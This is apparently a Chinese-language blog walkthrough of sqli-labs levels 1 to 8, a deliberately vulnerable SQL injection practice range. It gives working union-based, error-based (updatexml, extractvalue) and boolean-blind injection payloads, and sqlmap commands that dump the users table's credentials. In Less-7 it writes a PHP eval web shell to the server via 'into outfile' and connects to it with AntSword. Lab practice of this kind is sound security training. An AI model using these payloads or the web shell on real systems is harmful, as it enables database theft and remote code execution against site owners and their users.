
sqli-labs靶场练习Less-1~10
sqli-labs靶场练习
SQL注入练习
靶场环境:BUUOJ(前期自己本地使用phpstudy搭建的,后来使用buuctf)
Less1·UE
源码:
$sql="SELECT * FROM users WHERE id='$id' LIMIT 0,1";
测试闭合方法
先看错误信息(如果有),输入id=1'报错

单独拿出来''1'' LIMIT 0,1'
把最外面引号去掉得到'1'' LIMIT 0,1
===我们刚才输入的 ' 应该就是1后面多出来的那个单引号
验证一下:?id=1)'
错误信息是'1)'' LIMIT 0,1
由此可以想到select * from xxx where id='$id' LIMIT 0,1
使用or闭合一下试试?id=1' or '1'='1
这样闭合后是这样的
select * from xxx where id='1' or '1'='1' LIMIT 0,1
所以语句正确的,可以正常查询

结论:使用单引号闭合
1. 联合注入
?id=-1’ union select 1,2,3--+
判断注入点:

?id=1正常
id=1’发现报错

试一下注释符--+和-- -可以用,这里用--+

这个时候就可以大致猜到后台查询数据库的语句
select * from xxx where id='$id' LIMIT 0,1
然后使用order by看列数
?id=1‘order by 8--+报错
?id=1‘order by 4--+报错
?id=1‘order by 2--+正常
?id=1‘order by 3--+正常

当使用order by 3的时候正常,使用order by 4的时候报错,说明有三列数据
查完列数后,注意后面修改 i为非正确值,使用union select查询数据库表信息
union select看返回值

构造payload:
?id=-1' union select 1,2,3--+
2,3存在回显

查库名payload:
?id=-1'union select 1,2,database()--+
数据库名字:security
查表名payload:
?id=-1'union select 1,2,group_concat(table_name) from information_schema.tables where table_schema=database()--+

由于多行数据只能在一个显示框子里面(就是Your Password:)使用group_concat可以在一起显示,中间加,隔开
查出的表名,其中users最可疑,看看内容
查字段payload:
?id=-1'union select 1,2,group_concat(column_name) from information_schema.columns where table_name='users'--+

id,username,password这些都是users表中的字段名
这里看username,password的字段值
查值payload:
?id=-1'union select 1,2,group_concat(username,0x3a,password) from users--+

YourPassword:Dumb:123a,Angelina:123a,Dummy:123a,secure:123a,stupid:123a,superman:123a,batman:123a,admin:011,admin1:123a,admin2:123a,admin3:123a,dhakkan:123a,admin4:123a,admin'#:123456
[注] 0x3a:0x是十六进制的标志,3a是十进制的58,是ascii中的':',用以分割password和username
2. 报错注入
2.1 updatexml

爆库名
?id=-1' and updatexml(1,concat(0x7e,(select database()),0x7e),1)--+
爆表名
?id=-1' and updatexml(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema=database()),0x7e),1)--+


爆字段名
?id=-1' and updatexml(1,concat(0x7e,(select group_concat(column_name) from information_schema.columns where table_name='users'),0x7e),1)--+

爆值
?id=-1' and updatexml(1,concat(0x7e,(select group_concat(username,0x3a,password) from users),0x7e),1)--+

注意这里不能全部显示,可以加where id=6之类的限制条件逐个查看
?id=-1' and updatexml(1,concat(0x7e,(select group_concat(username,0x3a,password) from users where id=6),0x7e),1)--+
2.2 extructvalue()

爆数据库名
?id=-1' and extractvalue(1,concat(0x7e,(select database()),0x7e))--+
注意:对比extractvalue(1,concat())====updatexml(1,concat(),1)
//时间注入和布尔盲注手工麻烦,后面用到了再用
3. sqlmap注入
参数
-u "http://xxxx.com/?id=1"
--technique BEUSTQ 指定注入类型:Boolean/Error/Union/Time/。。。
-a, --all 检索全部
-b, --banner 检索 banner
--current-user 检索当前用户
--current-db 检索当前数据库
--passwords 列出用户密码的hash值
--tables 列出表
--columns 列出字段
--schema 列出DBMS schema
--dump Dump DBMS数据库表的条目
--dump-all Dump 所有DBMS数据库表的条目
--dbms mysql 指定数据库类型
-D security 指定数据库名
-T users 指定表名
-C id,username,password 指定字段名,多个的时候用逗号隔开
--batch 永远不要要求用户输入,使用默认行为
--data=DATA 数据字符串通过POST发送
--cookie=COOKIE HTTP Cookie的值
--level=LEVEL 执行的测试级别(1-5, 默认 1)
--risk=RISK 执行测试的风险 (1-3, 默认 1)

这里使用union注入
爆库名
sqlmap -u "http://192.168.1.218/sqli-labs-master/Less-1/?id=1" --current-db --technique U

爆表名
sqlmap -u "http://192.168.1.218/sqli-labs-master/Less-1/?id=1" --dbms mysql --technique U -D security --tables

爆字段名
sqlmap -u "http://192.168.1.218/sqli-labs-master/Less-1/?id=1" --dbms mysql --technique U -D security -T users --columns

爆值
sqlmap -u "http://192.168.1.218/sqli-labs-master/Less-1/?id=1" --dbms mysql --technique U -D security -T users -C id,username,password --dump
Less2·U
没有闭合符号
$sql="SELECT * FROM users WHERE id=$id LIMIT 0,1";
$id不带引号,和第一关只有一个引号的区别
1.UNION联合注入
?id=-1 union select 1,2,3--+

爆值:payload
?id=-1 union select 1,2,group_concat(username,0x3a,password) from users--+

Less3·U
测试闭合符号:
?id=1'
得到'1'') LIMIT 0,1
?id=1') or ('1'='1正常
==>闭合符号为')
$sql="SELECT * FROM users WHERE id=('$id') LIMIT 0,1";
注意括号
?id=-1') union select 1,2,3--+

和前面有个括号的区别
Less4·U
$id = '"' . $id . '"';
$sql="SELECT * FROM users WHERE id=($id) LIMIT 0,1";
闭合符号为")
?id=-1")union select 1,2,3--+
后面操作同 前 关卡
Less5·E
闭合符号:'
?id=1'order by 3--+正确,4错误
列为3
使用?id=1'union select 1,2,3--+无显示位

试一下报错注入成功
?id=1'and updatexml(1,concat(0x7e,(select database()),0x7e),1)--+

后面操作就和Less1的一样了
这里可以使用extractvalue()报错回显
Less6·E
闭合符号:"
同上
Less7·U+into outfile
闭合:'))

?id=1提示outfile

使用outfile之前要查看一下phpstudy的mysq文件读写权限
1. 设置phpstudy读写文件权限

在mysql中输入

show variables like '%secure%';
查看secure-file-priy当前的值,如果是NULL,则需要在phpstudy\MySQL\my.ini文件添加:secure_file_priv="/"
我的my.ini文件路径为C:\phpStudy\PHPTutorial\MySQL

添加后保存,然后重启一下服务就可以了
2.into outfile写文件
union注入可以使用
?id=1')) union select 1,2,3--+
使用方法为
select 1,2,"<?php @eval($_POST['change']);?>" into outfile "XXX\test.php"
payload

?id=1')) union select 1,2,"<?php @eval($_POST['change']);?>" into outfile "C:\\phpStudy\\PHPTutorial\\WWW\\sqli-labs-master\\Less-7\\1.php"--+
将select 1,2,"<?php @eval($_POST['change']);?>"输出结果保存到C:\\phpStudy\\PHPTutorial\\WWW\\sqli-labs-master\\Less-7\\1.php

虽然报错了,但是文件已经成功写入
3. 蚁剑连接


成功连接
Less8·B
闭合:'
$sql="SELECT * FROM users WHERE id='$id' LIMIT 0,1";
布尔型盲注
先猜数据库名字长度,>=8时不报错,>=9时报错
?id=1' and length(database())>=9--+


所以可以判断出数据库名字长度为8
开始猜数据库名字,从第一个字母开始猜
数据库名字的范围一般在az、09之间
函数说明:

参考https://zhuanlan.zhihu.com/p/110142732
开始测试
?id=1' and substr(database(),1,1)='s'--+
第一个字符为s
1. 使用burpsuite爆破猜解
这里可以使用burpsuite,生成字典0-9和a-z

